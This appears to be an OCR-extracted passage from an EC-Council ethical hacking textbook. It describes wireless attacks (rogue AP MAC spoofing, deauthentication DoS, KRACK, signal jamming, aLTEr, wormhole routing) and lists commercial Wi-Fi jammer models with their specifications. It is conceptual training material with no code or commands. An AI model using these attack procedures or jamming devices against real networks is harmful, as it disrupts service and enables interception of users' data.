


Figure 16.20: Honeypot AP attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AP MAC Spoofing

In wireless networks, the transmit probes of APs respond through beacons to advertise presence and availability. The probe responses contain information on the AP identity (MAC address) and the identity of the network it supports (SSID). Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as an authorized client can have full access to the network. This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users).





Figure 16.21: AP MAC spoofing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service Attack

Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands with data transmission in the form of radio signals. The designers of the MAC protocol aimed at simplicity, but it is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and Internet access. Disrupting these applications on WLANs through a DoS attack is easy and can cause a loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt wireless network connections by broadcasting de-authenticate commands. The transmitted de-authentication forces the clients to disconnect from the AP.





Figure 16.22: DoS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Key Reinstallation Attack (KRACK)

The key reinstallation attack (KRACK) exploits the flaws in the implementation of the four-way handshake process in the WPA2 authentication protocol, which is used to establish a connection between a device and an AP. All secure Wi-Fi networks use the four-way handshake process to establish connections and to generate a fresh encryption key that will be used to encrypt the network traffic.




Figure 16.23: Four-way handshake process in WPA2

The attacker exploits the four-way handshake of the WPA2 protocol by forcing Nonce reuse. In this attack, the attacker captures the victim's ANonce key that is already in use to manipulate and replay cryptographic handshake messages. This attack works against all modern protected Wi-Fi networks (both WPA and WPA2); personal and enterprise networks; and the ciphers WPA-TKIP, AES-CCMP, and GCMP. It allows the attacker to steal sensitive information such as credit-card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.24: KRACK attack exploiting the four-way handshake process in WPA2

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jamming Signal Attack

Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.

An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. Furthermore, jamming signal attacks are not easily noticeable. The procedure of a jamming signal attack is summarized as follows.

- An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP.
- Users are unable get through to log in or are disconnected by the overpowering nearby signal.
- The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.25: Jamming signal attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Jamming Devices

An attacker can jam a wireless network using a Wi-Fi jammer. This device uses the same frequency band as a trusted network. It causes interference to legitimate signals and temporarily disrupts the network service.

The following are examples for Wi-Fi jamming devices:

Source: *http://www.techwisetech.com*

- **CPB-3016N-E5G Jammer**
  - Range: 50–150 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, GSM, 3G, Wi-Fi/Bluetooth)
  - Wall-mountable

Figure 16.26: CPB-3016N-E5G jammer

- **PCB-2040 Jammer**
  - Range: 20–50 m

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- 4 antennas
- 4 frequency bands jammed (2G, 3G, 4G, GPS, Wi-Fi)
- Working time: 40 min

Figure 16.27: PCB-2040 jammer

- **CPB-2060B Jammer**
  - Range: 10–40 m
  - 6 antennas
  - 6 frequency bands jammed (GPS, 4G, Wi-Fi)
  - Internal battery life: 2.5–3.0 h

Figure 16.28: CPB-2060B jammer

- **CPB-2660H-A4G Jammer**
  - Range: 20–60 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, DCS, 3G, 4G, Wi-Fi)
  - Wall-mountable

Figure 16.29: CPB-2660H-A4G jammer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **CPB-2061 Jammer**
  - Range: 10–40 m
  - 6 antennas
  - 6 frequency bands jammed (Mobile, Wi-Fi, GPS)
  - Wall-mountable

Figure 16.30: CPB-2061 jammer

- **CPB-2680H-AGP Jammer**
  - Range: 20–60 m
  - 8 antennas
  - 8 frequency bands jammed (CDMA, GPS, DCS, 3G, 4G, Wi-Fi)
  - Wall-mountable

Figure 16.31: CPB-2680H-AGP jammer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



aLTEr Attack

Long-Term Evolution (LTE), or 4G, is wireless broadband communication standard developed as a successor to 3G to improve the speed and security of wireless mobile networks. It features bandwidth scalability and supports preceding technologies, such as the Global System for Mobile Communications (GSM; 2G) and Universal Mobile Telecommunications System (UMTS; 3G). Although the technology is designed to overcome all the shortcomings of wireless networks, it is susceptible to data hijacking attacks.

The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

This attack is carried out on "Layer 2," known as the datalink layer, which is responsible for sharing information through wireless networks with standard data encryption technologies. It also enables multiple users to access the network resources and defines how to transfer data between two nodes without any obstacles. By leveraging vulnerabilities or design flaws within this layer, the attacker attempts to take control over browsing data and modifies user inputs with a spoofed DNS server, redirecting the user to unintended or harmful websites. The steps involved in an aLTEr attack are summarized as follows.


- The attacker installs a malicious tower masquerading as a real tower.
- The attacker determines the user's position and sends a packet that appears as a valid request to the real tower.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The real tower responds with the requested web link.
- The attacker connects the user to unwanted or harmful websites.

Figure 16.32: aLTEr attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wormhole Attack

A wormhole attack exploits dynamic routing protocols such as Dynamic Source Routing (DSR) and the Ad-Hoc On-Demand Distance Vector (AODV). In this attack, an attacker locates themselves strategically in the target network to sniff and record ongoing wireless transmissions. From this location, the attacker advertises that the malicious node has the shortest route for transmitting data to other nodes in the network. To perform sniffing and to record the ongoing communication, the attacker creates a tunnel to forward the data between the source and destination node.

In wireless sensor networks, protocols such as AODV and DSR use route request (RREQ) and route reply (RREP) messages to discover the dynamic route between source and destination nodes. For example, a source node (S) sends an RREQ packet, which is a broadcast message to the destination node (D), and D responds by sending the RREP packet, which is a unicast message. RREP contains the route information to reach D. When S receives this message, it stores this information in its route cache and forwards all the application data to D using this route.

In a wormhole attack, the attacker attempts to build a tunnel between S and D using a malicious node (M) within the transmission range of S and D. The attacker listens to the network traffic waiting for RREQ messages. When S attempts to transmit some application data to D, it first sends an RREQ message to discover the route to D. The attacker sniffs this RREQ message from S and forwards the RREQ message directly to D before the original RREQ message reaches D. Similarly, the attacker sniffs the RREP message from D and forwards it to S before the original RREP message reaches S, thereby creating a fake direct link between S and D via M. After establishing a successful tunnel between S and D, the attacker starts controlling the data flow between the two nodes and may start performing other types of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wormhole attacks pose a severe threat to wireless sensor networks because attackers using this attack may manipulate routing and application data in real time, severely impacting the confidentiality, integrity, and availability of network data.

